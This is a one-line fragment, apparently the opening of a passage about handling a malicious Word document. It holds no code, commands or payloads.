Assuming that you have a malicious Word document:
